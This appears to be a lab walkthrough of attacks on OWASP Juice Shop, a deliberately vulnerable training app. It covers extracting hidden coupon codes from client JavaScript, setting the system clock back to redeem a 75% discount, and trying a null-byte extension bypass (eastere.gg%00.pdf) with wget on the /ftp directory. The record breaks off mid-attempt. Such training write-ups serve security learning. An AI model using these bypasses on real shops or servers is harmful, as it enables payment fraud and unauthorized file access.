

3. Intruder attack of juice-shop.herokuapp.com - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Target
Positions
Payloads
Resource Pool
Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		201	□	□	577	
1	1	201	□	□	551	
2	2	201	□	□	551	
3	3	201	□	□	551	
4	4	201	□	□	551	
5	5	201	□	□	551	
6	6	201	□	□	551	
7	7	201	□	□	551	
8	8	201	□	□	551	
9	9	201	□	□	551	
10	10	201	□	□	552	
11	11	201	□	□	552	

4th Attack:

place an order and head to payment methods.



My Payment Options


Add new card — Add a credit or debit card

Pay using wallet — Wallet Balance

Add a coupon — Add a coupon code to receive discounts

Other payment options

You can review this order before it is finalized.



My Payment Options

Add new card — Add a credit or debit card

Pay using wallet — Wallet Balance 0.00


Add a coupon — Add a coupon code to receive discounts

Coupon *


Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam! 0/10

Other payment options

Open inspect element then go to debugger and main.js in sources.




```
"use strict";(self.webpackChunkfrontend=self.webpackChunkfrontend||[]).push([[179],{902:(at,Bt,d)=>{var J=d(23
```




```
          }
          return i
        }
      }
      return o.efac = function (e) {
        return new (e || o) (t.Y36(q.N_), t.Y36(N), t.Y36(y.F0), t.Y36(y.gz), t.Y36(t.R0b))
      },
      o.ecmp = t.Xpm({
        type: o,
        selectors: [
          ['app-oauth']
        ],
        decls: 9,
        vars: 6,
        consts: [
          ['fxLayoutAlign',
```

searched for campaign and got all the coupons.



```
            s.kI.maxLength(10)
          ]),
          this.paymentId = void 0,
          this.couponPanelExpanded = !1,
          this.paymentPanelExpanded = !1,
          this.walletBalance = 0,
          this.totalPrice = 0,
          this.paymentMode = 'card',
          this.campaigns = {
            WMNSDY2019: {
              validOn: 1551999600000,
              discount: 75
            },
            WMNSDY2020: {
              validOn: 1583622000000,
```

checked if the coupon is valid or not.



Convert epoch to human-readable date and vice versa


1551999600000 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **milliseconds**:
GMT : Thursday, March 7, 2019 11:00:00 PM
Your time zone : Thursday, March 7, 2019 6:00:00 PM GMT-05:00
Relative : 3 years ago


Yr	Mon	Day	Hr	Min	Sec			
2022	4	17	6	35	33	AM	GMT	Human date to Timestamp

getting the event listener of coupon applying.



```
                    this.campaignCoupon = this.couponControl.value,
                    this.clientDate = new Date;
                    const e = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1e3;
                    this.clientDate.setHours(0, 0, 0, 0),
                    this.clientDate = this.clientDate.getTime() - e,
                    sessionStorage.setItem("couponDetails", `${this.campaignCoupon}-${this.clientDate}`);
                    const n = this.campaigns[this.couponControl.value];
                    n ? this.clientDate === n.validOn ? this.showConfirmation(n.discount) : (this.couponConfirmation = void 0,
                    this.translate.get("INVALID_COUPON").subscribe(i=>{
                        this.couponError = {
                            error: i
                        }
                    }
                    , i=>{
                        this.couponError = {
                            error: i
                        }
                    }
                    ),
                    this.resetCouponForm()) : this.basketService.applyCoupon(Number(sessionStorage.getItem("bid")), encodeURICompc
```

trying to get the valid on and client date.




```
                    this.clientDate = new Date;
                    const e = 60 * (this.clientDate.getTimezoneOff:
                    this.clientDate.setHours(0, 0, 0, 0),
                    this.clientDate = this.clientDate.getTime() - e
                    sessionStorage.setItem("couponDetails", `${this
                    const n = this.campaigns[this.couponControl.val
                    n ? this.clientDate === n.validOn ? this.sho
                    this.translate.get("INVALID_COUPON").subscribe
                        this.couponError = {
                            error: i
                        }
                    }
                    , i=>{
```

campaign 4 matches Aa .* Cancel

Line 9901, Column 53   Coverage: n/a

*trying the valid on.



The Current Epoch Unix Timestamp

Enter a Timestamp

1551999600000

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.


1651149600

SECONDS SINCE JAN 01 1970. (UTC)

8:40:05 AM

Format	Milliseconds (1/1,000 second)
GMT	Thu Mar 07 2019 23:00:00 GMT+0000
Your Time Zone	Thu Mar 07 2019 18:00:00 GMT-0500 (Eastern Standard Time)
Relative	3 years ago

Enter a Date & Time



Date & time

Current date and time

١١:٠٠ م، ٠٧ مارس، ٢٠١٩

Set the time automatically

Off

Set the time zone automatically

Off

Set the date and time manually

Change

Synchronise your clock

Last successful time synchronisation: 01:50:00 2022/04/28 ص


Time server: time.windows.com

Sync now

Time zone

(UTC+02:00) Cairo

Attack failed.



My Payment Options

Add new card — Add a credit or debit card

Pay using wallet — Wallet Balance 0.00 — Pay 1.88¤

Add a coupon — Add a coupon code to receive discounts


Coupon *

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam! 0/10

Redeem

Other payment options

Trying using client date (as it has timestamps it’ll be 8).



Date & time

Current date and time

١١:٤٤ م، ٠٨ مارس، ٢٠١٩

Set the time automatically

Off

Set the time zone automatically

Off

Set the date and time manually

Change

Synchronise your clock

Last successful time synchronisation: ص 01:50:00 2022/04/28
Time server: time.windows.com

Sync now


Time zone

(UTC+02:00) Cairo

Adjust for daylight saving time automatically

Off

Attack succeeded



My Payment Options

Add new card — Add a credit or debit card

Pay using wallet — Wallet Balance — Pay 0.00¤

Add a coupon — Add a coupon code to receive discounts

Your discount of 75% will be applied during checkout.

Coupon *

Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam! 0/10


Redeem

Other payment options


Back — You can review this order before it is finalized. — Continue

5th & 6th Attack:

Browse in order to find details.




```
User-agent: *
Disallow: /ftp
```



~ / ftp

```
quarantine                         acquisitions.md                  announcement_encrypted.md
coupons_2013.md.bak                eastere.gg                       encrypt.pyc
incident-support.kdbx              legal.md                         order_130f-7854dff6fd308248.pdf
order_4c14-abd5d0881de3c146.pdf    order_de24-14f61db9062e3a84.pdf  package.json.bak
suspicious_errors.yml
```




OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!


```
at verify (/app/build/routes/fileServer.js:31:18)
at /app/build/routes/fileServer.js:15:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:323:13)
at /app/node_modules/express/lib/router/index.js:284:7
at param (/app/node_modules/express/lib/router/index.js:360:14)
at param (/app/node_modules/express/lib/router/index.js:371:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:416:3)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at /app/node_modules/serve-index/index.js:145:39
at callback (/app/node_modules/graceful-fs/polyfills.js:299:20)
at FSReqCallback.oncomplete (node:fs:199:5)
```

trying to access from terminal.




```
──(kali㉿kali)-[~/Downloads]
─$ wget https://juice-shop.herokuapp.com/ftp/eastere.gg
-2022-05-03 03:21:55--  https://juice-shop.herokuapp.com/ftp/eastere.gg
esolving juice-shop.herokuapp.com (juice-shop.herokuapp.com)... 54.220.192.176, 54.
3.53.134, 46.137.15.86
onnecting to juice-shop.herokuapp.com (juice-shop.herokuapp.com)|54.220.192.176|:44
 ... connected.
TTP request sent, awaiting response... 403 Forbidden
022-05-03 03:21:56 ERROR 403: Forbidden.


──(kali㉿kali)-[~/Downloads]
─$ █
```

*try adding the null byte and .pdf.



```
rm: cannot remove 'https://juice-shop.herokuapp.com/ftp/eastere.gg%00.pdf': No such
file or directory

┌──(kali㉿kali)-[~/Downloads]
└─$ wget https://juice-shop.herokuapp.com/ftp/eastere.gg
--2022-05-03 03:21:55--  https://juice-shop.herokuapp.com/ftp/eastere.gg
Resolving juice-shop.herokuapp.com (juice-shop.herokuapp.com)... 54.220.192.176, 54.
73.53.134, 46.137.15.86
Connecting to juice-shop.herokuapp.com (juice-shop.herokuapp.com)|54.220.192.176|:44
3... connected.
HTTP request sent, awaiting response... 403 Forbidden
2022-05-03 03:21:56 ERROR 403: Forbidden.

┌──(kali㉿kali)-[~/Downloads]
└─$ wget https://juice-shop.herokuapp.com/ftp/eastere.gg%00.pdf
--2022-05-03 03:22:40--  https://juice-shop.herokuapp.com/ftp/eastere.gg%00.pdf
Resolving juice-shop.herokuapp.com (juice-shop.herokuapp.com)... 46.137.15.86, 54.22
0.192.176, 54.73.53.134
Connecting to juice-shop.herokuapp.com (juice-shop.herokuapp.com)|46.137.15.86|:443.
.. connected.
HTTP request sent, awaiting response... 400 Bad Request
2022-05-03 03:22:40 ERROR 400: Bad Request.


┌──(kali㉿kali)-[~/Downloads]
└─$ 
```


*encoding the null byte to url.



